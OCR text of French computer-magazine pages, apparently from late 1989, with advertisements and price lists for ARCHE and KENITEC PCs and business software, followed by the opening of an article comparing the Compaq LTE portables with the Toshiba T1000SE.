Carte mère 80386 à 20 MHz - 2 Mo RAM extensible à 8 Mo - Lecteur 5'' 1/4 1.2 Mo - Indice Norton 23 - Carte contrôleur 2 lecteurs et 2 disques durs - 2 ports séries & 1 port parallèl - Clavier étendu 102 touches - Souris - MSDOS & GMBASIC - Manuels en Français

A PARTIR DE 30 660 F TTC

Configuration Monochrome VGA

ARCHE RIVAL
386 HD 40 Méga
28 ms ______ 41 920 F 48 990 F
ARCHE RIVAL
386 HD 150 Méga
23 ms ______ 58 120 F 65 190 F

ARCHE STATION 88 10 MHZ

Carte mère 8088 à 10 MHz - 640 Ko RAM - Lecteur 3'' 1/2 1.2 720 Ko - 1 port série & 1 port parallèle - 5 slots d'extension - Clavier étendu 102 touches - Souris - MSDOS & GWBASIC - Manuels en français

A PARTIR DE 8 990 F TTC



ARCHE RIVAL 286 PLUS

Carte mère 80286 à 12 MHz - 640 Ko Ram extensible à 1 Mo - Lecteur 5'' 1/4 1.2 Mo - Indice Norton 13 - Carte contrôleur 2 lecteurs et 2 disques durs - 2 ports séries & 1 port parallèle - Clavier étendu 102 touches - Souris - MSDOS & GWBASIC - Manuel en français

A PARTIR DE 14 060 F TTC

Configuration Monochrome EGA

ARCHE RIVAL
286 PLUS HD 20 Méga
65 ms ______ 21 590 F 26 840 F
ARCHE RIVAL
286 PLUS HD 40 Méga
28 ms ______ 25 310 F 30 460 F

ARCHE PARADE 30 PLUS

Configuration Monochrome VGA

ARCHE PARADE
30 PLUS ____ 11 990 F 17 890 F
ARCHE PARADE
30 PLUS HD 20 Méga
65 ms ______ 15 390 F 21 210 F



Extrait de notre catalogue en F TTC.



Consultez notre catalogue sur Minitel 3614 code ORDI.

Service lecteur n° 36, voir page 38

ADRESSE DE VOTRE AGENCE PCW ET BON DE COMMANDE EN FIN DE MAGAZINE

Implantée en France, depuis octobre 1988, PC Warehouse, chaîne de distribution internationale de micro-informatique, vous offre, dès aujourd'hui, grâce à son réseau national de 25 agences qui en comptera plus de 100 en 1992, tout ce que vous attendez de l'informatique, du composant aux solutions professionnelles en passant par les micro-ordinateurs, périphériques et accessoires.
PC Warehouse est déjà implantée en Australie, au Canada et aux États-Unis... En vous proposant les plus grandes marques, et en particulier les produits ARCHE, KENITEC, NORMEREL, les agences PC Warehouse mettent à votre disposition les solutions les plus performantes que vous choisirez avec l'aide de nos conseillers.
Vous disposerez également de toute notre infrastructure de S.A.V. et d'un service téléphonique d'assistance à votre écoute.
Nos produits sont vérifiés, testés en usine puis recontrôlés par nos services techniques à Cergy.

C'EST L'INVESTISSEMENT INFORMATIQUE HAUTE SÉCURITÉ AUX MEILLEURS PRIX !



les magasins de la qualité

UN SERVICE CONCRET



ORDI 286


Compatible AT avec disque dur 20 Mo et écran haute résolution

7990 F H.T. (9477 F T.T.C.) SERVICE COMPRIS

Carte mère 80286 TURBO 6/12 MHZ, 8 connecteurs
512 Ko de mémoire extensible à 4 Mo
Horloge calandrier sauvegardé
Emplacement pour coprocesseur
Coffret compact avec voyants et interrupteurs de contrôle
Alimentation 220 volts
Carte écran TTL type Hercules, CGA et port parallèle
Ecran bifréquences, 12 pouces, 750 x 500
Contrôleur de disquettes et disques durs rapide
Lecteur Haute Densité 1,2 Mo
Disque Dur 22 Mo demi-hauteur
Clavier CHERRY 102 touches

* OPTION EGA
Idem mais avec carte écran EGA et écran couleurs 700 x 500, point 0,31 — + 2900 F H.T. (3440 F T.T.C.)

* OPTION VGA
Idem mais avec carte écran VGA et écran couleur 850 x 650, point 0,31 — + 3500 F H.T. (4151 F T.T.C.)



WALKON LP3330

Portatif compatible AT avec disque dur 40 Mo et écran type EGA

30654 F H.T. (36356 F H.T.) SERVICE COMPRIS

Microprocesseur 80286 TURBO 6/12 MHZ
1 Mo de mémoire extensible à 4 Mo EMS
Horloge calendrier sauvegardé
Emplacement pour coprocesseur
Alimentation 12 Volts et 220 Volts
Batteries Intégrées
Ecran LCD rétroéclairé CCFT blanc papier 720 x 400
Carte écran type EGA, CGA et type Hercules
Disque dur rapide de 40 Mo, 28 ms
Lecteur de disquette 1,44 Mo
Clavier 89 touches avec pavé numérique et touches curseurs séparées
2 connecteurs, 1 long 16 bits, 1 demi 8 bits
Sortie écran TTL - Port parallèle Centronics
Port série RS232C - Connecteur 2e lecteur




GRATUIT*

1 Souris

SPECIAL INAUGURATION

Pour fêter l'ouverture de notre nouvelle agence à Paris nous vous offrons pour tout achat (> 20000 F H.T.) une souris graphique compatible MICROSOFT et MOUSE SYSTEME d'une résolution de 250 DPI.


* Pour toute commande supérieure à 20000 F H.T.

WALKON LCD286

Portable compatible AT avec écran LCD et disque dur 20 Mo

11970 F H.T. (14197 F T.T.C.) SERVICE COMPRIS

Carte mère 80286 TURBO 6/12 MHZ, 8 connecteurs
1 Mo de mémoire extensible à 4 Mo
Horloge calendrier sauvegardé
Emplacement pour coprocesseur
Coffret transportable en ABS antichoc
Alimentation 220 Volts
Carte écran LCD compatible CGA et MDA
Ecran LCD blanc rétroéclairé 640 x 200
Contrôleur de disquettes et disques durs rapide
Lecteur haute densité 1,2 Mo
Disque Dur 22 Mo demi-hauteur
Clavier 86 touches avec pavé numérique
Sortie écran TTL - Port parallèle Centronics
Port série RS232C - 5 connecteurs accessibles



ADMATE DP130

Imprimante 80 colonnes, graphique et qualité courrier

1256 F H.T. (1490 F T.T.C.) SERVICE COMPRIS

80 colonnes, 132 compressées - 130 c p s
Friction et traction - Qualité courrier - Bidirectionnelle
Compatible IBM Graphic et EPSON - Interface parallèle
Buffer 2 Ko - Alimentation 220 Volts

DEMONSTRATIONS PERMANENTES

* Toute la gamme des imprimantes OKI
* Nouveau traitement de texte MICROSOFT WORD 5

ORDICITY

Nouvelle Agence Commerciale
11, rue Clapeyron
75008 PARIS
(1) 30 76 15 70
Métro : Liège, Rome ou St-Lazare

ORDITECH

Centre de Formation sur micro-ordinateur, à votre service pour vos problèmes d'initiation et de perfectionnement

Une équipe à votre Service
(1) 30 76 15 70

GROUPE ORDI S.A. : Siège Social, 58, avenue de Wagram - 75017 PARIS

* OFFRES VALABLES DANS LA LIMITE DES STOCKS DISPONIBLES ET PENDANT LE MOIS DE PARUTION. PHOTOS NON CONTRACTUELLES. LES MARQUES CITEES SONT DEPOSEES.

Service lecteur n° 37, voir page 38

unités centrales

AGENCES PC WAREHOUSE, AU CŒUR DE VOTRE SYSTEME.

ADRESSE DE VOTRE AGENCE PCW ET BON DE COMMANDE EN FIN DE MAGAZINE







KENITEC 385 25 MHZ

Boîtier VERTICAL
Carte mère 80386 à 25 MHz - 2 Mo RAM 80 ns extensible à 8 sur carte mère et à 16 par carte additionnelle 64 Ko de mémoire cache extensible à 256 - Ko 8 slots d'extension - Carte contgrôleur - 2 lecteurs et 2 disques durs - Lecteur 5'' 1/4, 1.2 Mo ou 3'' 1/2, 44 Mo au choix - Clavier étendu 102 touches - MSDOS & GWBASIC - Manuels en français.

Configuration	Monochrome	VGA
avec 40 Mo	31 530	35 560
avec 108 Mo	36 080	40 110
avec 150 Mo	42 630	46 660
avec 330 Mo	53 030	56 060

KENITEC 386 20 MHZ

Carte mère 80386 à 20 MHz - Microprocesseur 20 MHz - 1 Mo RAM 80 ns extensible à 16 Mo par carte additionnelle - 8 slots d'extension - Carte contrôleur - 2 lecteurs et 2 disques durs - Lecteur 5'' 1/4, 1.2 Mo ou 3'' 1/2, 1,44 Mo au choix - Clavier étendu 102 touches - Alimentation 200 W/220 V - MSDOS & GWBASIC - Manuels en français

Configuration	Monochrome	VGA
avec 40 Mo	21 530	25 560
avec 108 Mo	26 080	30 110
avec 150 Mo	32 630	36 660





KENITEC 386-SX

Carte mère 80386 à 16 MHz - Microprocesseur 386-SX cadencé à 16 Mhz - 1 Mo RAM 80 ns extensible à 16 Mo par carte additionnelle - 8 slots d'extension - Carte contrôleur - 2 lecteurs et 2 disques durs - Lecteur 5'' 1/4, 1.2 Mo ou 3'' 1/2, 44 Mo au choix - Clavier étendu 102 touches - Alimentation 200 W/220 V - MSDOS & GWBASIC - Manuels en français.

avec 20 Mo	12 990	17 020
avec 40 Mo	14 460	18 490
avec 108 Mo	19 010	23 040
avec 150 Mo	25 560	29 590

KENITEC XT 88S 10 MHZ

Carte mère 8088 à 10 MHz - 256 Ko RAM 120 ns extensible à 640 Ko - Lecteur 5'' 1/4 360 Ko ou 3'' 1/2 720 Ko au choix - Carte multi I/0 (1 port série - 1 port parallèle - 1 port joystick - 1 horloge) - Carte vidéo Bimode CGA/HERCULES - 5 slots d'extension - Clavier étendu 102 touches - Alimentation 150 W/220 V - MSDOS & GWBASIC - Manuels en français.

Configuration	Monochrome	VGA
base	5 340	9 370
avec 20 Mo	7 260	11 290

Extrait de notre catalogue en F TTC.




KENITEC AT 286 12 MHZ

Carte mère 80286 à 12 MHz - 512 Ko RAM 100 ns extensible à 1 Mo - 8 slots d'extension - Carte contrôleur - 2 lecteurs et 2 disques durs - Lecteur 5'' 1/1.2 Mo ou 3'' 1/2 1,44 Mo au choix - Clavier étendu 102 touches - Alimentation 200/220 V - MSDOS & GWBASIC - Manuels en français.

avec 20 Mo	8 990	13 020
avec 40 Mo	10 460	14 490

Kenitec

Garantie totale 1an.
Consultez notre catalogue sur Minitel 3614 code ORDI



Implantée en France, depuis octobre 1988, PC Warehouse, chaîne de distribution internationale de micro-informatique, vous offre, dès aujourd'hui, grâce à son réseau national de 25 agences, qui en comptera plus de 100 en 1992, tout ce que vous attendez de l'informatique, du composant aux solutions professionnelles en passant par les micro-ordinateurs, périphériques et accessoires. PC Warehouse est déjà implantée en Australie, au Canada et aux États-Unis... En vous proposant les plus grandes marques, et en particulier les produits ARCHE, KENITEC, NORMEREL, les agences PC Warehouse mettent à votre disposition les solutions les plus performantes que vous choisirez avec l'aide de nos conseillers.
Vous disposerez également de toute notre infrastructure de S.A.V. et d'un service téléphonique d'assistance à votre écoute.
Nos produits sont vérifiés, testés en usine puis recontrôlés par nos services techniques à Cergy.

C'EST L'INVESTISSEMENT INFORMATIQUE HAUTE SÉCURITÉ AUX MEILLEURS PRIX !



les magasins de la qualité

Service lecteur n° 38, voir page 38

Service lecteur n° 39, voir page 38

LOGICIELS

GESTION

ALIENOR II _______ 1 890,00 F
Comptabilité multi-société en turbo Pascal avec assistance à la saisie des écritures.

ARRAKIS II _______ 2 890,00 F
Gestion commerciale avec suivi de vos clients, fournisseurs, facturation ainsi que tenue de votre stock.

CRESUS II _______ 1 990,00 F
Paie et gestion du personnel en turbo Pascal, multisociétés. Il s'adapte à toutes formes de sociétés.

Chaîne commerciale SAARI standard v 1.0 _______ 12 890,00 F
Version de base de la chaîne commerciale.

Comptabilité SAARI standard v 10.0 _______ 5 690,00 F
Comptabilité générale dans sa version de base.

Paie SAARI standard v 1.5 _______ 4 990,00 F

GRAPHIQUE

GEM DRAW PLUS _______ 2 790,00 F
Logiciel de dessin contenant une bibliothèque de plus de 100 images sous GEM.

GRAPH in the BOX PLUS 1 755,00 F
Logiciel résidant permet la représentation graphique de vos données.

VECTORIA 3D _______ 820,00 F
CAO en 3 dimensions.



INTÉGRÉS

FRAMEWORK III _______ 7 890,00 F
Intégré regroupant tableur base de données, grapheur. Traitement de texte et module de télécommunication.

PS Soft TEXTE/DICTIONNAIRE/ CALC/GRAPH _______ 490,00 F
Toutes les fonctions de bureau de la part de cet intégré simple à manipuler.

WORKS v 1.05 _______ 1 790,00 F
Intégré vedette de microsoft. Tableur, graphique. Base de données et traitement de texte.

LANGAGE

QUICK BASIC v 4.5 _______ 890,00 F
Langage basic de microsoft en Français.

QUICK C v 2.0 _______ 1 290,00 F
Langage C de microsoft en Français.

QUICK PASCAL v 1.0 _______ 1 490,00 F
Langage Pascal de microsoft en Français.

TURBO BASIC v 1.1 _______ 890,00 F
Langage basic de Borland.

TURBO C v 2.0 _______ 1 290,00 F
Langage C de Borland.

TURBO C Prof. v 2.0 _______ 2 490,00 F
Langage C, assembleur et Debbuger de Boland.

TURBO PASCAL v 5.5 _______ 1 290,00 F
Langage Pascal de Borland.

TURBO PASCAL Prof. v 5.5 _______ 2 490,00 F
Langage Pascal, assembleur et Debugger de Borland.



P.A.O

PAGE MAKER v 3 _______ 8 690,00 F
Logiciel de PAO professionnelle.

VENTURA v 2.0 _______ 9 690,00 F
Logiciel de PAO professionnelle.

BASES DE DONNÉES

DBASE IV _______ 7 990,00 F
Gestionnaire de base de données intégrant un générateur de programme un QBE et l'interface SQL. Système de gestion de base de données

FOXBASE + v 2.10 _______ 7 500,00 F
Gestionnaire de base de données relationnelle compatible DBASE III +.

RAPIDFILE v 1.2 _______ 2 450,00 F
Gestionnaire de base de données mono-fichier.

REFLEX v. 1.1 _______ 1 790,00 F
Gestionnaire de base de données mono-fichier de Borland.





TABLEURS

EXCEL v 2.10 _______ 4 590,00 F
Tableur, graphique, fonctionnant sous Windows.

LOTUS/123 v 3.0 _______ 4 890,00 F
Tableur, grapheur, multi-dimensionnel.

VP PLANNER PLUS VERSION v 2 _______ 2 490,00 F
Tableur intégrant un module graphique, base de données, macro-commandes.

TRAITEMENTS DE TEXTES

DAC EASY WORD v 2 _______ 550,00 F
Traitement de texte simple et performant avec cours d'initiation intégré.

SPRINT v 1.5 _______ 2 190,00 F
Mailing sauvegarde automatique et qualité professionnelle pour ce traitement de texte.

WORD v 5 _______ 3 690,00 F
Feuille de style intégration de graphique pour ce traitement de texte professionnel.



UTILITAIRES

ABOVE DISC v 4.0 _______ 1 490,00 F
Gestionnaire de mémoire étendue à la norme EMS 4.0 avec ou sans carte additionnelle.

COPY II PC _______ 380,00 F
Logiciel de sauvegarde de vos programmes.

NORTON UTILITIES v 4.5 _ 1 590,00 F
sauvegarde et utilitaires astucieux.

PCTOOLS DE LUXE _______ 790,00 F
Récupérez vos données effacées. Effectuez vos Back-Up avec cet utilitaire devenu indispensable.

SYSTEMES D'EXPLOITATION ENVIRONNEMENT

WINDOWS/286 v 2.10 _ 1 350,00 F
Environnement graphique livré avec Write + Paint.

WINDOWS/386 v. 2.10 _ 2 250,00 F
Environnement graphique, utilise le mode protégé de votre 386, multitache, livré avec Write + Paint.

ADRESSE DE VOTRE AGENCE PCW ET BON DE COMMANDE EN FIN DE MAGAZINE

OFFRE EXCEPTIONNELLE
FRAME III EXECUTIVE + CARTE MODEM EMULATION MINITEL LCE-TEL 2
2 490 F TTC
JUSQU'A FIN NOVEMBRE

Implantée en France, depuis octobre 1988, PC Warehouse, chaîne de distribution internationale de micro-informatique, vous offre, dès aujourd'hui, grâce à son réseau national de 25 agences, qui en comptera plus de 100 en 1992, tout ce que vous attendez de l'informatique, du composant aux solutions professionnelles en passant par les micro-ordinateurs, périphériques et accessoires. PC Warehouse est déjà implantée en Australie, au Canada et aux États-Unis... En vous proposant les plus grandes marques, et en particulier les produits ARCHE, KENITEC, NORMEREL, les agences PC Warehouse mettent à votre disposition les solutions les plus performantes que vous choisirez avec l'aide de nos conseillers.
Vous disposerez également de toute notre infrastructure de S.A.V. et d'un service téléphonique d'assistance à votre écoute.
Nos produits sont vérifiés, testés en usine puis recontrôlés par nos services techniques à Cergy.

C'EST L'INVESTISSEMENT INFORMATIQUE HAUTE SÉCURITÉ AUX MEILLEURS PRIX !



les magasins de la qualité


Extrait de notre catalogue en F TTC.

Consultez notre catalogue sur Minitel 3614 code ORDI



Service lecteur n° 40, voir page 38


OMNIS 5
Pour Mac et PC



1) Développez votre application avec notre nouveau SGBD, OMNIS 5 sur Macintosh.

2) Cliquez sur le bouton **Convertir une application**

3) Vous obtenez la même application OMNIS 5 sur PC! Et vice-versa.



Principales caractéristiques

- SGBD relationnel et/ou hiérarchique
- 60 fichiers ouverts simultanément
- 720 rubriques indexées
- 255 rubriques par fichier
- 32000 caractères par rubrique
- Enregistrement de longueur variable
- 12 fenêtres ouvertes simultanément
- Polices et styles mixables
- Palette d'outils type Draw
- Rubriques graphiques
- Boîtes à cocher
- Boutons radios
- Boutons transparents
- Rubrique Liste
- 8 listes ouvertes simultanément
- Vraie saisie multi-fenêtres
- Générateur d'état WYSIWYG
- Générateur d'étiquettes
- Générateur de lettres types
- 50 critères par sélection
- Contrôle de saisie dynamique
- Interface Hypercard
- Routines externes
- Routines internes
- Multi-utilisateurs
- Multi-OS
- Relit les fichiers Excel, dBase, Lotus
- Gestion des communications
- Interface SQL
- Plus de 250 fonctions
- 9 niveaux de mots de passe
- Cryptage des applications
- Utilitaires de réorganisation de données

Pour découvrir OMNIS 5, appelez le (1) 45 23 21 12

Service lecteur n° 41, voir page 38



7-9, rue des Petites Ecuries - 75010 Paris Tél. : (1) 45 23 21 12 - Télex AWARE 281941 F - Fax : (1) 45 23 02 37

Les nouvelles armes de la guerre des ordinateurs de voyage

COMPAQ
LTE ET LTE/286



Photos Thierry MORIN




TOSHIBA
T 1000 SE

Le 16 octobre, Compaq présentait le plus petit et le plus puissant portatif compatible IBM PC du monde, le LTE/286, un ordinateur autonome, avec processeur 80286 et disque dur, pas plus grand qu'une feuille de papier. Tout aussi étonnant apparaît son petit frère, le LTE à processeur 8086, donc moins puissant mais par ailleurs identique. De son côté, Toshiba vient d'annoncer le T1000SE, un concurrent direct du LTE, un peu plus volumineux, sans disque dur, mais moins cher et muni d'un écran de meilleure qualité. C'est par leur taille que ces machines surprennent le plus, et nous n'avons pu résister au plaisir de vous les présenter grandeur nature. Les prix – environ 30 000 F HT pour le LTE/286 avec un disque dur de 20 Mo, 15 750 F pour le LTE, et 13 000 F pour le T1000SE – nous rappellent toutefois qu'il ne s'agit pas de jouets.

UN ORDINATEUR PORTATIF EST toujours le résultat d'un certain nombre de concessions, notamment en termes de taille, de poids, d'autonomie électrique, de puissance, et de lisibilité de l'écran. C'est bien pour cette raison-là qu'ils nous intéressent. Après le Zenith Minisport présenté dans notre dernier numéro, les machines réunies dans ces pages, bien que répondant au vocable d'ordinateur portatif, n'en sont pas moins très différentes. Ce qui frappe chez Compaq, c'est la toute petite taille des LTE et LTE/286 dont on sait par ailleurs qu'ils intègrent un disque dur. Chez Toshiba, c'est plutôt la qualité de l'écran et quelques autres raffinements technologiques. Si les Compaq semblent avoir fait un grand bond vers la machine idéale, c'est que nous imaginons le portatif comme un ordinateur de bureau miniature. Sur ce point, la réussite est parfaite, et la surprise que provoque l'extraction de ce vrai compatible IBM PC d'un vulgaire sac à main est significative. On a indéniablement envie de l'acheter. Le T1000 SE, lui, apparaît plus comme le deuxième ordinateur du cadre, en même temps que se profile l'ordinateur sans disquette, toujours disponible, qui ne s'arrête jamais.

La présence renouvelée d'un face à face Compaq-Toshiba dans nos colonnes n'est



COMPAQ

Voici le Compaq LTE grandeur nature. Les touches du clavier peuvent comporter jusqu'à trois symboles, donc simuler jusqu'à trois touches du clavier d'un compatible IBM. Lorsque le symbole est encadré, la fonction correspondante est activée en appuyant simultanément sur la touche Fn (en bas à gauche). En appuyant une fois sur la touche Numlock, l'ensemble des touches avec un symbole bleu fait office de pavé numérique. Les voyants correspondent (de haut en bas) au verrouillage des majuscules, au lecteur de disquettes et au disque dur. Le bouton Standby sert à arrêter les organes principaux de l'ordinateur en conservant l'état de la mémoire. Deux curseurs règlent l'intensité et le contraste.

Photo Michel GIBERT



1
A
Standby
Power
Esc
F1 F11
F2 F12
F3
F4
F5
F6
F7
F8
F9
F10
Num Lock
Prt Sc Sys Rq
Scroll Lock
Pause Break
Insert
Delete
Backspace
Tab
Q W E R T Y U I O P
Caps Lock
A S D F G H J K L
Enter
Shift
Z X C V B N M
Shift
PgUp
Fn
Ctrl
Alt
Alt
Ctrl
Home
End
PgDn
Ins
Del

